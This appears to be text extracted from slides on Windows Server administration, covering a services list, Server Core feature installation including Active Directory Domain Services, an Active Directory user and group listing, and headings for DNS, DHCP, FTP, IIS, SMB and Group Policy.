Peer Networking Identity M...	Provides ide...	Manual	Local Service
Performance Counter DLL ...	Enables rem...	Manual	Local Service
Performance Logs & Alerts	Performanc...	Manual	Local Service
Phone Service	Manages th...	Manual (Trig...)	Local Service
Plug and Play	Enables a c...	Running	Manual
PNRP Machine Name Publi...	This service ...	Manual	Local Service
Portable Device Enumerator...	Enforces gr...	Manual (Trig...)	Local Syste...
Power	Manages p...	Running	Automatic
Print Spooler	This service ...	Running	Automatic
Printer Extensions and Notif...	This service ...	Manual	Local Syste...
PrintWorkflow_517345d	Print Workfl...	Manual	Local Syste...
Problem Reports and Soluti...	This service ...	Manual	Local Syste...
Program Compatibility Assi...	This service ...	Running	Manual
Qualcomm Atheros WLAN ...		Running	Automatic
Quality Windows Audio Vid...	Quality Win...	Running	Manual
			Local Service

*Fixes 99% of printer problems

WINDOWS SERVER



SERVER CORE

The screenshot shows a Windows Server Core environment with two windows open. The left window is a command prompt window titled 'Administrator: C:\Windows\system32\cmd.exe' showing the results of a 'start powershell' command. The right window is a PowerShell window titled 'Administrator: Windows PowerShell' showing a comparison table of installed and available Windows features.

Installed Features (Left Window):

- [] RPC over HTTP Proxy
- [] Simple TCP/IP Services
- [X] SMB 1.0/CIFS File Sharing Support
- SMB Bandwidth Limit
- SMTP Server
- SNMP Service
- [] SNMP WMI Provider
- [] Telnet Client
- Telnet Server
- TFTP Client
- User Interfaces and Infrastructure
 - [] Graphical Management Tools and Infrastructure
 - [] Desktop Experience
 - [] Server Graphical Shell
- Windows Biometric Framework
- Windows Feedback Forwarder
- Windows Identity Foundation 3.5
- Windows Internal Database
- [X] Windows PowerShell
 - [X] Windows PowerShell 4.0
 - [X] Windows PowerShell 2.0 Engine
 - [X] Windows PowerShell Desired State Configuration
 - [X] Windows PowerShell ISE
 - [X] Windows PowerShell Web Access
- [] Windows Process Activation Service
- [] Process Model
- [] .NET Environment 3.5
- [] Configuration APIs
- Windows Search Service
- Windows Server Backup
- Windows Server Migration Tools
- Windows Standards-Based Storage Management
- Windows TIEF IFILTER
- WinRM IIS Extension
- WINS Server
- Wireless LAN Service
- [X] WoW64 Support
- [] XPS Viewer

Available Features (Right Window):


Feature	Status
RPC-over-HTTP-Proxy	Available
Simple-TCPPIP	Available
FS-SMB1	Installed
FS-SMBBW	Available
SMTP-Server	Available
SNMP-Service	Available
SNMP-WMI-Provider	Available
Telnet-Client	Available
Telnet-Server	Available
TFTP-Client	Available
User-Interfaces-Infra	Available
Server-Gui-Mgmt-Infra	Available
Desktop-Experience	Available
Server-Gui-Shell	Available
Biometric-Framework	Available
WFF	Available
Windows-Identity-Fou...	Available
Windows-Internal-Dat...	Available
PowerShellRoot	Installed
PowerShell	Installed
PowerShell-V2	Removed
DSC-Service	Available
PowerShell-ISE	Available
WindowsPowerShellWeb...	Available
WAS	Available
WAS-Process-Model	Available
WAS-NET-Environment	Available
WAS-Config-APIs	Available
Search-Service	Available
Windows-Server-Backup	Available
Migration	Available
WindowsStorageManage...	Available
Windows-TIEF-IFilter	Available
WinRM-IIS-Ext	Available
WINS	Available
Wireless-Networking	Available
WoW64-Support	Installed
XPS-Viewer	Available

Command Output (Bottom):

```
PS C:\Users\Administrator> Install-WindowsFeature -Name AD-Domain-Services
Success Restart Needed Exit Code      Feature Result
----- ----- ----- -----
True   No       Success   (Active Directory Domain Services, Remote ...
WARNING: Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is
automatically updated, turn on Windows Update.

PS C:\Users\Administrator>
```

ACTIVE DIRECTORY (AD)



ACTIVE DIRECTORY (AD)


Active Directory Users and Computers

File Action View Help


Oliver Karam

Name	Type	Description
Laura Tarabay	User	
Liam Christensen	User	
Michael Sande	User	
Moiz Bandukwala	User	
MSOL_3d4f350bde95	User	Account created by Microsoft Azure Active Directory Connector
Nicholas Cancian	User	
Nicholas Waddington	User	
Oliver Karam	User	
Pascal Mitri	User	
Pedro Mello	User	Operations Coordinator
PM CA	Security Group - Global	
Protected Users	Security Group - Global	
RAS and IAS Servers	Security Group - Domain Local	
Read-only Domain Controllers	Security Group - Global	
Rolen Pouranvieh	User	
Ryan Oldham	User	
Sam Prasanna	User	
Samantha Tarabay	User	
Samuel Zammitt	User	
Sangita Jaiswal	User	
scanner	User	
Schema Admins	Security Group - Universal	Designated administrators of the schema
Sean Lim	User	
Senior Mgmt	Security Group - Global	
Shehzad Charania	User	
Site Staff	Security Group - Global	
Tanya Yacoub	User	
Tereza Eliasova	User	
Vicky Chen	User	
Victor Chen	User	
...		


DOMAIN NAME SERVICE (DNS)




DYNAMIC HOST CONFIGURATION PROTOCOL(DHCP)




FILE TRANSFER PROTOCOL (FTP)




INTERNET INFORMATION SERVICES (IIS)




SERVER MESSAGE BLOCK (SMB)




DOMAIN NAME SERVICE (DNS)



GROUP POLICY OBJECTS (GPO)

